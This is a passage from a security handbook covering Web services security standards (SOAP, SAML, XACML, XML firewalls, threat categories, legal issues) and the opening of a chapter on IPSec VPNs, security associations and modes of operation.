This chapter concludes with a discussion of changes to firewalls and traditional external perimeter controls, as well as Web services threat models. It also looks at the evolutionary aspects of the legal framework now so intrinsic to any enterprise security program.

Web services security introduces a whole new set of security capabilities and functionality. Web services have been slow to take off and evolve. Standards have existed for several years and have really matured, and for the most part vendors are aligned and in agreement. There are a few vendor alliances and a minimal number of groups with differing approaches, although more or less in agreement. This is different from what was seen in the past when other service-oriented infrastructures were proposed (e.g., CORBA and DCE). This alone will enhance the potential for success with Web services standards. Companies have been slow to move toward embracing Web services for various reasons: up-front investments, the newness of the technology, and also the maturity of the security solutions. Just this year, companies are moving from point-to-point or service-to-service internal applications to enterprisewide and externally facing, many-to-many implementations.

When the World Wide Web (WWW) was first introduced, it was viewed more as an Internet tool and certainly *not* as a production-worthy system within the enterprise. First uses included internal reporting, where data was transported from legacy applications to the Web environment for reporting. A later use was in browser GUI front-end-to-legacy applications. Still later as security became more robust and layered or defense-in-depth security architectures enabled the acceptance of greater risk within the Internet and Web application environments, Web-based applications began to move to DMZs (protected networks between the internal corporate network and the Internet). Eventually, these applications moved out to the Internet itself. Today E-business applications are served from customer-facing portals on the

Internet, and many companies conduct their entire business this way, communicating with partners, supply chains, and customers.

With Web services, this evolution will continue and become more cost-effective because application development will become easier, more standardized, and the time to market for applications will greatly decrease. Along with this will come reusable services and functionality and a more robust set of capabilities than has ever been seen before in the application space. However, the road to Web services security will be a scary ride for the ISSO team.

In further examining the capabilities and solutions for Web services security, remember that the same vulnerabilities exist. The exploits may take a slightly different path, but the overall security solutions and functions do not change—that is, threat and vulnerability management, alert and patch management, and crisis management. Keep in mind some of the same baseline security tenets in going forward, including protecting data as close to the data as possible. Where possible, use the native capabilities within the operating system or vendor product, and strive to use a dedicated security product as opposed to building individual security solutions and control mechanisms into each application. There are differing approaches to doing this today within Web services, and this chapter examines some of the choices going forward.

As Web services security standards continue to coalesce, vendors align, products evolve, and vendors either merge, get bought out, or fall by the wayside, the number of directions, solutions, and decisions decreases. But that does not change the complexity of the problem, or get us any closer to the right solution set for each company's unique set of today's requirements. How each company solves this problem will be unique to its business vertical, customer, and stakeholder demands, existing IT infrastructures and investments, resource availability, and business posture and demand.

One needs to choose from the resultant set of vendors and decide on looking at suites of products and functionality from a single vendor (Microsoft, BEA Systems, IBM, etc.) or adding third-party vendors to the mix, such as Netegrity, Sanctum, and Westbridge. ISSOs will traditionally approach this dilemma by reducing the number of products to support and administer separately. They will be looking for front-end provisioning systems and back-end integrated and correlated audit systems. They will also strive to reduce some of the security products, hoping that vendors combine and add functionality such as network firewalls, moving to incorporate application layer functionality. However, in the Web services security space, there is a need for new products because the functionality one is trying to secure is new, and existing products *do not* address these problems or have the capability to secure them.

Okay, there is a new technology, and for once there is agreement on a set of standards and solutions and therefore fewer choices to make and vendors to select, but how does one decide? If there is a heavy investment in one vendor and that vendor is in one or more alliances, it makes sense to join up there. If one is an agnostic or has some of everything, the decision becomes more difficult. This author suggests that you inventory your legacy, document your direction, and conduct a study. Look at a business impact analysis based on where integrated business processes are going at your company in the future. Which applications will be invested in, and which will be sun-setting?

149.2 Profiting from Previous Security Investments

Current security investments, particularly at the infrastructure layer, are still necessary, and enhancements there should continue with the goal of integrating to a common, standard and single architecture.

The same components of a well-planned and well-executed security implementation need to remain and be enhanced to support Web services. Unfortunately, as Web services standards continue to evolve, as applications migrate to Web services, and as vendors and partners adopt differing standards, approaches, and directions, the ISSO's job gets more difficult and more complex. There will be some false starts and undoubtedly some throw-away, but nevertheless it is best to get an early start on understanding the technology and how it will be implemented and utilized in a particular environment. And finally, how it will be integrated and secured in your environment. Most likely, one will need to support a phased Web services security implementation as tools and capabilities become available and integrate. One might be balancing and straddling two or more security solution environments simultaneously, while keeping in mind the migration path to interface and eventually integrate to a single solution.

Investments in security infrastructure are still of value as a baseline framework and a springboard to Web services security. Also, look to augmentation through people, process, and other technology to determine what to keep, what to throw away, and what to adapt to the new and emerging environment. Do not count on having fewer security products or capabilities in the future, but certainly do count on automating a lot of today's manual processes.

Looking then to understanding the new through the old, we now consider and address the basic components and security imperatives embodied in a typical security model:

- *Confidentiality*: data or information is not made available or disclosed to unauthorized persons or processes.
- *Integrity*: the assurance that data or information has not been altered or destroyed in an unauthorized manner.
- *Availability*: data or information is accessible and useable upon demand by an authorized person.
- *Authentication*: the verification of credentials presented by an individual or process in order to determine identity.
- *Authorization*: to grant an individual permission to do something or be somewhere.
- *Audit*: collects information about security operating requests and the outcome of those requests for the purposes of reporting, proof of compliance, non-repudiation, etc.

Exhibit 149.1 compares today's Web security tools, standards, and capabilities to the new Web service security capabilities with respect to the model above.

In migrating a security toolset, one will be using many of these control mechanisms together, and hopefully as one's company becomes more standardized to Web services, one will leave some of these behind. Nevertheless, existing investments are salvageable and still need to be augmented with people, processes, and technology, as well as a combination of technical, physical, and administrative controls.

EXHIBIT 149.1 Web Security Tools, Standards, and Capabilities versus New Web Service Security Capabilities

Security Functionality	Traditional Standards and Solutions	Web Services Security Solutions	Protective Goals
Confidentiality	SSL, HTTPS, IPSec, VPN	XML encryption	Can prying eyes see it?
Integrity	OS hardening, ACLs, configuration/change/patch management	XML signature	Was it altered before I got it?
Authentication	Username/passwords, tokens, smart cards, LDAP, AD, digital certificates, challenge-response, biometrics	SAML, XACML	Are you who you say you are?
Authorization	ACLs, RBACs, LDAP, AD, OS, etc.	SAML, XACML	Are you allowed to have it?
Audit	Logging, monitoring, scanning, etc.	Logging, monitoring, scanning, etc.	Can I prove what happened?

149.3 Web Services Applications

A Web services application is an application that interacts with the world using XML for data definition, WDSL for service definition, and SOAP for communication with other software. Web services application components operate across a distributed environment spread across multiple host systems. They interact via SOAP and XML. Other services include UDDI-based discovery (Web services directory) and SAML-based federated security policies.

149.4 Web Services

- A stack of emerging standards that define protocols and create a loosely coupled framework for programmatic communication among disparate systems (The Stencil Group)
- An emerging architectural model for developing and deploying software applications (The Stencil Group)
- Self-contained, modular applications that can be described, published, located, and invoked over a network—generally, the World Wide Web (IBM)

149.5 Service-Oriented Architectures (SOA)

SOA is a recent development in distributed computing, wherein applications call other applications over a network. Functionality is published over the network, utilizing two distinct principles: the ability to find the functionality and the ability to connect to it. In Web services architecture, these activities correspond to three distinct roles: Web services provider, Web services requestor, and Web services broker.

SOA is a process and an architectural mindset that enables a type of IT structure to be put in place. It requires significant coordination and integration throughout the enterprise, to include IT and business organizations. SOA is a continuous process that changes the way IT technologies are developed and used. One of the benefits of SOA is that an organization does not have to change all of its applications right away to derive a benefit. Companies can pursue a strategy of making some of their current applications services-oriented and gradually migrating future applications. Often, a significant ROI is attained at all levels. Because SOA is all about reuse, the first project often yields a positive ROI.

Exhibit 149.2 defines and illustrates the interaction and interface of SOA layered components.



EXHIBIT 149.2 Service-oriented architecture.

149.6 Simple Object Access Protocol (SOAP)

SOAP provides the definition of XML-based information that can be used for exchanging structured and typed information between peers in a decentralized, distributed environment.

SOAP is fundamentally a stateless, one-way message exchange paradigm, but applications can create more complex interaction patterns (e.g., request/response, request/multiple responses, etc.) by combining such one-way exchanges with features provided by an underlying protocol or application-specific information. SOAP is silent on the semantics of any application-specific data it conveys, as it is on issues such as the routing of SOAP messages, reliable data transfer, firewall traversal, etc. However, SOAP provides the framework by which application-specific information can be conveyed in an extensible manner. Also, SOAP provides a full description of the required actions taken by a SOAP node on receiving a SOAP message.

A SOAP message is basically a one-way transmission between SOAP nodes—from a SOAP sender to a SOAP receiver—but SOAP messages are expected to be combined by applications to implement more complex interaction patterns, ranging from request/response to multiple, back-and-forth "conversational" exchanges.

149.7 Confidentiality

When data is stored, access control or authorization can potentially suffice for protection; but when data is in transit, encryption is often the most appropriate way to ensure confidentiality. Remember that decisions regarding what technology to use and in what layer of the OSI stack to place security may or may not be a function of technology, but may be more associated with the business process being addressed and the sensitivity and criticality of the information processed. Secure Socket Layer (SSL) can be used if the SOAP request is bound to HTTP or IPSec at the network layer. XML encryption enables confidentiality across multiple SOAP messages and Web services. If SSL is used alone, there is a gap at each endpoint.

149.8 Digital Signatures and Encryption

Digital signatures perform a key role in Web services, including non-repudiation, authentication, and data integrity. The XML signature is a building block for many Web security services technologies.

This functionality has been provided previously for Web applications utilizing S/MIME and PKCS#7. Public key cryptography standards (PKCS) is a voluntary standard (created by RSA and others). The W3C Digital Signature Working Group ("DSig") proposes a standard format for making digitally signed, machine-readable assertions about a particular information resource. Prior to XML signatures, PKCS could digitally sign an XML document, but not in a standardized DML format. It was also not possible to sign just a portion of a document. Binding a signature to a document already existed for e-mail using S/SMIME, therefore enabling the recipient to verify the integrity and non-repudiation of the signer.

149.9 Authentication and Authorization

Secure Assertion Markup Language (SAML) defines a framework for exchanging security information between online business partners. More precisely, SAML defines a common XML framework for exchanging security assertions between entities. SAML's purpose is to define, enhance, and maintain a standard XML-based framework for creating and exchanging authentication and authorization information. SAML is different from other security systems, due to its approach of expressing assertions about a subject that other applications within a network can trust. These assertions support specific entities, whether or not those entities are individuals or computer systems. These entities must be identifiable within a specific security context, such as human who is a member of a workgroup or a computer that is part of a network domain. An assertion can be defined as a claim, statement, or declaration. This means that assertions can only be accepted as true subject to the integrity and authenticity of the entity making the assertion (entity making claim/assertion must have authority). If one can trust the authority making the assertions, the assertion can be accepted as true with the same level of certainty as any other certification authority can be trusted. Additionally, SAML defines a client/server protocol for exchanging XML message requests and responses.

SAML is concerned with access control for authenticated principals based on a set of policies (see Exhibit 149.3). There are two actions that must be performed with respect to access control in any enterprise system: (1) making decisions about access control based on a set of policies and (2) enforcing those decisions at the system level; SAML provides two functions: policy decision point and policy enforcement point.

SAML is critical to the ability to deliver Web services applications because it provides the basis for interoperable authentication and authorization among disparate systems, and it supports complex workflows and new business models. The adoption of SAML by vendors of operating systems, identity and access management systems, portals, and application servers will simplify security integration across heterogeneous environments (Gartner IGG-05282003-02).

149.10 Extensible Access Control Markup Language (XACML)

XACML is being produced by the OASIS standards body to define an XML vocabulary to express the rules on which access control decisions are based. XACML enables interoperability across differing formats, enabling single sign-on, etc. XACML defines both architecture and syntax. The syntax is a means of defining how various entities process these XACML documents to perform access control.



EXHIBIT 149.3 Authentication and authorization.

- Defines rules to allow access to resources (read, write, execute, etc.) (more granular, defines XML vocabulary)
- Defines the format of the rules (rules for making rules) (policies)
- Policy exchange format between parties using different authorization rules (interoperability across disparate formats for SSO)
- Access control: ACLs and RBACs = syntax and architecture
- Authentication, confidentiality, integrity, and privacy

Focus on deploying Web services security and management infrastructures, as opposed to building application-based security. Much of Web services security can be implemented external to the application. Enterprises should plan to deploy a Web services management system or a security infrastructure that remains centralized, that is available for distributed Web services applications, and that is managed outside the application by the security management system and the ISSO. The benefit of this approach is that security services and capabilities are bundled together in a single Web services architecture rather than within stovepipe applications utilizing different standards, mechanisms, products, implementations, and configurations.

149.11 Security Management and Provisioning

With SOA, the challenge is to configure, maintain, and deploy consistent security policies across the Web services infrastructure. Web services are created and used many times over by many applications written and supported by many different programmers. Programs, other services, or human beings can execute these services from many places within the network. Security management and provisioning systems offload the security burden from developers and ensure consistent security application and management. Many systems calling Web services do not have the mapping capabilities to associate and authenticate requestors and repliers. Security Management Systems can provide this interface and mapping to META directories (AD, LDAP, native, etc.).

Complexity has traditionally been the enemy of security. A centralized security model utilizing common security policies and toolsets reduces the complexity and moves the security responsibility into the hands of the security professional. Centralized identity management and provisioning also provides for a single repository for authorized objects to the enterprise. It enables changes to be dynamically applied across the Web services enterprise for quick termination of accounts or dynamic change to move objects from one group policy to another.

149.12 Liberty Alliance Project and Passport

Today’s administrative and business environment calls for information sharing on an unprecedented scale, from government to business to citizen. Sharing and interoperating among agencies, businesses, and governments around the world create opportunities to simplify processes and unify work, as well as improve the overall performance of government. Secure interoperability, based on identity management solutions, enables substantial cost savings, streamlined processes, and faster communication of vital information to the benefit of governments and citizens of all nations. At the core of this revolution is the concept of identity management and the need for a standard that is open, interoperable, and decentralized. In addition, it must allow for privacy safeguards across all sectors.

The Liberty Alliance Project was established to address this need, and to tackle the twin issues of standards and trust. The Liberty Alliance is ushering in federated identity implementations that allow the public sector to find substantial benefits, including:

- Improved alliances, both within governments and between governments, through interoperability with autonomy
- Faster response time for critical communications
- Cost avoidance, cost reduction, and increased operational efficiencies
- Stronger security and risk management
- Interoperability and decreased development time

149.13 .NET Passport

Passport is a suite of services for authenticating (signing in) users across a number of applications. The suite includes the Passport single sign-in service and the Kids Passport service.

149.13.1 .NET Passport Single Sign-In Service

The Passport single sign-in service solves the authentication problem for users by allowing them to create a single set of credentials that will enable them to sign in to any site that supports a Passport service (referred to as "participating sites").

Passport simplifies sign-in and registration, lowering barriers to access for the millions of users with Passport accounts today. The objective of the Passport single sign-in service is to help increase customer satisfaction by allowing easy access without the frustration of repetitive registrations and forgotten passwords.

As a part of the single sign-in service, if a user chooses to, he can store commonly used information in a Passport profile and, at his option, transmit it to the participating sites he visits. This reduces the barriers to acquiring customers because new users are not required to retype all of their information when they register at a new site. It also enables the sites they visit to customize and enhance their experience without having to prompt them for user information.

149.14 Web Services Threat Models

Gartner predicts that by 2005, Web services will have reopened 70 percent of the attack paths against Internet-connected systems that were closed by network firewalls in the 1990s. Web services applications bypass traditional perimeter defenses and firewalls, and communicate through them over Hypertext Transport Protocol (HTTP) port 80 or Simple Mail Transport Protocol (SMTP). Today's threat then enters the protected internal network through the firewall and enters the application/Web services environment. The same attack scenarios that we have been seeing apply here as well:

- Traditional identity attacks, "Web services enabled":
  — Identity spoofing
  — Eavesdropping
  — Man-in-the-middle attack
- Content-borne attacks:
  — SQL injection, LDAP injection, Xpath injection
- Operational attacks:
  — XML denial-of-service
  — Malicious or inadvertent attack

149.15 The Evolution of Firewalls

Traditional network firewalls protect the physical boundaries of a network (category 1). The functionality provided by network firewalls is starting to expand to move up the OSI stack toward the application layer (category 2). There is a distinction between application level firewalls (category 3) and XML firewalls (category 4), and some situations may require some or all of these solutions.

149.15.1 Network Firewalls: Category 1

A network-level firewall sits at the doorstep of a private network as a guard and typically provides the following services:

- Monitors all incoming traffic
- Checks the identity of information requestors trying to access specific company resources
- Authenticates users based on their identities, which can be the network addresses of the service requesters or the security tokens
- Checks security and business policies to filter access requests and verify whether the service requestor has the right to access the intended resource
- Provides for encrypted messages so that confidential business information can be sent across the untrusted Internet privately

149.15.2 Application Firewalls: Category 2

Application-level firewalls will be required to provide edge shielding of servers running Web services exposed applications. They will focus on a small number of protocols—mainly HTTP and SMTP in the Web services world—and require a high degree of application awareness to filter out malicious XML constructs and encapsulations.

Such firewalls will be embedded in servers or act in conjunction with traditional firewalls, in much the same way that gateway-side content inspection is implemented today. Software-based solutions will not be successful on general-purpose Internet servers, but will be embedded in appliances or at the network level.

Application firewalls work in an interesting way: by learning what well-formed traffic to and from an application looks like and identifying the unexpected. To do this, Web application firewalls must inspect packets at a deeper level than ordinary firewalls. As with intrusion detection systems (IDSs), this is not a plug-and-play service; one must calibrate application firewalls carefully to reduce false positives without letting sneaky attacks through.

149.15.3 XML Firewalls: Category 3

XML firewalls can be used to protect corporations against the unique dangers and intrusions posed by Web services. These firewalls can examine SOAP headers and XML tags, and based on what they find, distinguish legitimate from unauthorized content. This chapter now takes a look at how XML firewalls work, which vendors make them, and whether they are right for your organization today.

Traditional firewalls protect a network's perimeter by blocking incoming Internet traffic using several different means. Some block all TCP ports except for port 80 (HTTP traffic), port 443 (HTTPS traffic), and port 25 (email traffic). Some ban traffic from specific IP addresses, or ban traffic based on the traffic's usage characteristics.

The problem with these firewalls when it comes to Web services is that, as a general rule, many Web services are designed to come in over port 80. So even if the service is a malicious one, the firewall will let it through. That is because traditional firewalls cannot filter out traffic based on the traffic's underlying content—they can only filter on the packet level, *not* the content level. That is where XML firewalls come in. They are designed to examine the XML content of the incoming traffic, understand the content, and based on that understanding, take an action—for example, letting the traffic in or blocking it.

XML firewalls typically work by examining SOAP message headers. The header may have detailed information put there specifically for the firewall to examine; and if so, the firewall can take an action based on that information. Even if the header does not have this information, XML firewalls can still take actions based on what is in the header. The header, for example, might have information about the recipients of the message, about the security of the overall message, or about the intermediaries through which the message has passed.

In addition, XML firewalls can look into the body of the message itself and examine it down to the tag level. It can tell if a message is an authorized one or is coming from an authorized recipient. If a federated ID system is involved, it can examine the SAML (Secure Assertion Markup Language) security token, and see if it trusts the token's creator, and then take action based on that—for example, blocking traffic, sending it to a secure environment where it can be further examined, or allowing it to pass through.

XML firewalls have other methods of protection as well. They can understand metadata about the Web service's service requestor as well as metadata about the Web service operation itself. They can gather information about the service requestor, such as understanding what role the requestor plays in the current Web service request. XML firewalls can also provide authentication, decryption, and real-time monitoring and reporting.

149.16 Web Services and Trust Models

The Web services trust framework ensures integrity in the authentication process, trusting who is vouching for whom. Good-faith trust is what contracts are about, and trust enters into a multitude of contractual arrangements. Through the Web services trust framework, the ebXML (electronic business XML) collaboration protocol profile and the agreement system enable one to make that kind of contractual arrangement machine-readable. One is agreeing to certain aspects of the interaction that one is going to have on a technical level, on a machine-machine level. Trust is built by explicitly specifying what it is one is going to do.

149.17 Contracts and Legal Issues

What are the compelling legal issues driving security within Web services? Be sure to consult with a legal professional throughout the life cycle of Web services development projects. In legal matters relating to Web services, being technically astute without being legally savvy could be trouble if the legal implication of a technical vulnerability is unknown—that is, in today's environment where end-to-end security may not be technically feasible or not deployed (see Exhibit 149.4). What security is required to contract online? Take a minimalist view.

A contract can be defined as a promise or a set of promises the law will enforce. A contract does not depend on any signature; it depends on the will of the contracting parties. Also, some feel that a digital signature in itself is not analogous to an ink signature. Some claim that it is more difficult to forge ink on a paper signature repeatedly than steal an unsecured private key on a PC (but there is ongoing debate regarding this).

EXHIBIT 149.4 Contracts and Legal Issues

What was agreed to?	Data security and Internet security
When was it agreed to?	Time-stamping
Who agreed to it?	Certificate security and private key security
Proof: trustworthy audit trails	System security, LAN internal security, and LAN perimeter security

This is a can of worms and obviously left to the legal experts. It is important to note that the technical experts must confer with understanding regarding the risk, the value of the transaction or application, and the legal implications of binding contracts and holistic security. Enterprises must ensure and be able to demonstrate due diligence when conducting business on the Internet utilizing Web services.

149.18 Conclusion

While Web services attempt to simplify application security architectures and bundles with integrated standards, there are still many pieces that must be consciously designed and applied to equal a secure whole! Web services offers a lot of promise to developers of Web-based E-business applications or even the enhancement of traditional interfaces to legacy or even distributed systems. There is a bigger benefit to using this technology than not using it. However, security is still an issue and a challenge, and one needs to be aware of the potential security problems that might occur.

Holes, fillers, new standards and solutions create a beacon with a clear and ever-resounding message: Proceed with caution!

150

IPSec Virtual Private Networks

James S. Tiller

The Internet has graduated from simple sharing of e-mail to business-critical applications that involve incredible amounts of private information. The need to protect sensitive data over an untrusted medium has led to the creation of virtual private networks (VPNs). A VPN is the combination of tunneling, encryption, authentication, access control, and auditing technologies and services used to transport traffic over the Internet or any network that uses the TCP/IP protocol suite to communicate.

This chapter:

- Introduces the IPSec standard and the RFCs that make up VPN technology
- Introduces the protocols of the IPSec suite and key management
- Provides a technical explanation of the IPSec communication technology
- Discusses implementation considerations and current examples
- Discusses the future of IPSec VPNs and the industry's support for growth of the standard

150.1 History

In 1994, the Internet Architecture Board (IAB) issued a report on "Security in the Internet Architecture" (Request For Comment [RFC] 1636). The report stated the general consensus that the Internet needs more and better security due to the inherent security weaknesses in the TCP/IP protocol suite, and it identified key areas for security improvements. The IAB also mandated that the same security functions become an integral part of the next generation of the IP protocol, IPv6. So, from the beginning, this evolving standard will continually be compatible with future generations of IP and network communication technology.

VPN infancy started in 1995 with the AIAG (Automotive Industry Action Group), a nonprofit association of North American vehicle manufacturers and suppliers, and their creation of the ANX (Automotive Network eXchange) project. The project was spawned to fulfill a need for a TCP/IP network comprised of trading partners, certified service providers, and network exchange points. The requirement demanded efficient and secure electronic communications among subscribers, with only a single connection over unsecured channels. As this technology grew, it became recognized as a solution for any organization wishing to provide secure communications with partners, clients, or any remote network. However, the growth and acceptance had been stymied by the lack of standards and product support issues.

In today's market, VPN adoption has grown enormously as an alternative to private networks. Much of this has been due to many performance improvements and the enhancement of the set of standards. VPN connections must be possible between any two or more types of systems. This can be further defined in three groups:

1. Client to gateway
2. Gateway to gateway
3. Client to client

This process of broad communication support is only possible with detailed standards. IPSec (IP Security protocol) is an ever-growing standard to provide encrypted communications over IP. Its acceptance and robustness have fortified IPSec as the VPN technology standard for the foreseeable future. There are several RFCs that define IPSec, and currently there are over 40 Internet Engineering Task Force (IETF) RFC drafts that address various aspects of the standard's flexibility and growth.

150.2 Building Blocks of a Standard

The IPSec standard is used to provide privacy and authentication services at the IP layer. Several RFCs are used to describe this protocol suite. The interrelationship and organization of the documents are important to understand to become aware of the development process of the overall standard.



EXHIBIT 150.1 IETF IPSec DOI model.

As Exhibit 150.1 shows, there are seven groups of documents that allow for the association of separate aspects of the IPSec protocol suite to be developed independently while a functioning relationship is attained and managed.

The Architecture is the main description document that covers the overall technology concepts and security considerations. It provides the access point for an initial understanding of the IPSec protocol suite.

The ESP (Encapsulating Security Payload) protocol (RFC 2406) and AH (Authentication Header) protocol (RFC 2402) document groups detail the packet formats and the default standards for packet structure that include implementation algorithms.

The Encryption Algorithm documents are a set of documents that detail the use of various encryption techniques utilized for the ESP. Examples of documents include DES (Data Encryption Standard RFC 1829) and Triple DES (draft-simpson-desx-02) algorithms and their application in the encryption of the data.

The Authentication Algorithms are a group of documents describing the process and technologies used to provide an authentication mechanism for the AH and ESP protocols. Examples would be HMAC-MD5 (RFC 2403) and HMAC-SHA-1 (RFC 2404).

All of these documents specify values that must be consolidated and defined for cohesiveness into the DOI, or Domain of Interpretation (RFC 2407). The DOI document is part of the IANA assigned numbers mechanism and is a constant for many standards. It provides the central repository for values for the other documents to relate to each other. The DOI contains parameters that are required for the other portions of the protocol to ensure that the definitions are consistent.

The final group is Key Management, which details and tracks the standards that define key management schemes. Examples of the documents in this group are the Internet Security Association and Key Management Protocol (ISAKMP) and Public Key Infrastructure (PKI). This chapter unveils each of these protocols and the technology behind each that makes it the standard of choice in VPNs.

150.3 Introduction of Function

IPSec is a suite of protocols used to protect information, authenticate communications, control access, and provide non-repudiation. Of this suite there are two protocols that are the driving elements:

1. Authentication Header (AH)
2. Encapsulating Security Payload (ESP)

AH was designed for integrity, authentication, sequence integrity (replay resistance), and non-repudiation—but not for confidentiality for which the ESP was designed. There are various applications where the use of only an AH is required or stipulated. In applications where confidentiality is not required or not sanctioned by government encryption restrictions, an AH can be employed to ensure integrity, which in itself can be a powerful foe to potential attackers. This type of implementation does not protect the information from dissemination but will allow for verification of the integrity of the information and authentication of the originator. AH also provides protection for the IP header preceding it and selected options. The AH includes the following fields:

- IP Version
- Header Length
- Packet Length
- Identification
- Protocol
- Source and Destination Addresses
- Selected Options

The remainder of the IP header is not used in authentication with AH security protocol. ESP authentication does not cover any IP headers that precede it.

The ESP protocol provides encryption as well as some of the services of the AH. These two protocols can be used separately or combined to obtain the level of service required for a particular application or environmental structure. The ESP authenticating properties are limited compared to the AH due to the non-inclusion of the IP header information in the authentication process. However, ESP can be more than sufficient if only the upper layer protocols need to be authenticated. The application of only ESP to provide authentication, integrity, and confidentiality to the upper layers will increase efficiency over the encapsulation of ESP in the AH. Although authentication and confidentiality are both optional operations, one of the security protocols must be implemented. It is possible to establish communications with just authentication and without encryption or null encryption (RFC 2410). An added feature of the ESP is payload padding, which conceals the size of the packet being transmitted and further protects the characteristics of the communication.

The authenticating process of these protocols is necessary to create a security association (SA), the foundation of an IPSec VPN. An SA is built from the authentication provided by the AH or ESP protocol and becomes the primary function of key management to establish and maintain the SA between systems. Once the SA is achieved, the transport of data can commence.

150.4 Understanding the Foundation

Security associations are the infrastructure of IPSec. Of all the portions of IPSec protocol suite, the SA is the focal point for vendor integration and the accomplishment of heterogeneous virtual private networks. SAs are common among all IPSec implementations and must be supported to be IPSec compliant. An SA is nearly synonymous with VPN, but the term "VPN" is used much more loosely. SAs also exist in other security protocols. As described later, much of the key management used with IPSec VPNs is existing technology without specifics defining the underlying security protocol, allowing the key management to support other forms of VPN technology that use SAs.

SAs are simplex in nature in that two SAs are required for authenticated, confidential, bi-directional communications between systems. Each SA can be defined by three components:

1. Security parameter index (SPI)
2. Destination IP address
3. Security protocol identifier (AH or ESP)

An SPI is a 32-bit value used to distinguish among different SAs terminating at the same destination and using the same IPSec protocol. This data allows for the multiplexing of SAs to a single gateway. Interestingly, the destination IP address can be unicast, multicast, or broadcast; however, the standard for managing SAs currently applies to unicast applications or point-to-point SAs. Many vendors will use several SAs to accomplish a point-to-multipoint environment.

The final identification—the security protocol identifier—is the security protocol being utilized for that SA. Note that only one security protocol can be used for communications provided by a single SA. In the event that the communication requires authentication and confidentiality by use of both the AH and ESP security protocols, two or more SAs must be created and added to the traffic stream.

150.4.1 Finding the Gateway

Prior to any communication, it is necessary for a map to be constructed and shared among the community of VPN devices. This acts to provide information regarding where to forward data based on the required ultimate destination. A map can contain several pieces of data that exist to provide connection point information for a specific network and to assist the key management process. A map typically will contain a set of IP addresses that define a system, network, or groups of each that are accessible by way of a gateway's IP address.

An example of a map that specifies how to get to network 10.1.0.0 by a tunnel to 251.111.27.111 and use a shared secret with key management, might look like:

```
begin static -map
target “10.1.0.0/255.255.0.0”
mode “ISAKMP-Shared”
tunnel “251.111.27.111”
end
```

Depending on the vendor implemented, keying information and type may be included in the map. A shared secret or password may be associated with a particular destination. An example is a system that wishes to communicate with a remote network via VPN and needs to know the remote gateway's IP address and the expected authentication type when communication is initiated. To accomplish this, the map may contain mathematical representations of the shared secret in the map to properly match the secret with the destination gateway. A sample of this is a Diffie–Hellman key, explained in detail later.

150.5 Modes of Communication

The type of operation for IPSec connectivity is directly related to the role the system is playing in the VPN or the SA status. There are two modes of operation, as shown in Exhibit 150.2, for IPSec VPNs: transport mode and tunnel mode.

Transport mode is used to protect upper layer protocols and only affects the data in the IP packet. A more dramatic method, tunnel mode, encapsulates the entire IP packet to tunnel the communications in a secured communication.

Transport mode is established when the endpoint is a host, or when communications are terminated at the endpoints. If the gateway in gateway-to-host communications was to use transport mode, it would act as a host system, which can be acceptable for direct protocols to that gateway. Otherwise, tunnel mode is required for gateway services to provide access to internal systems.

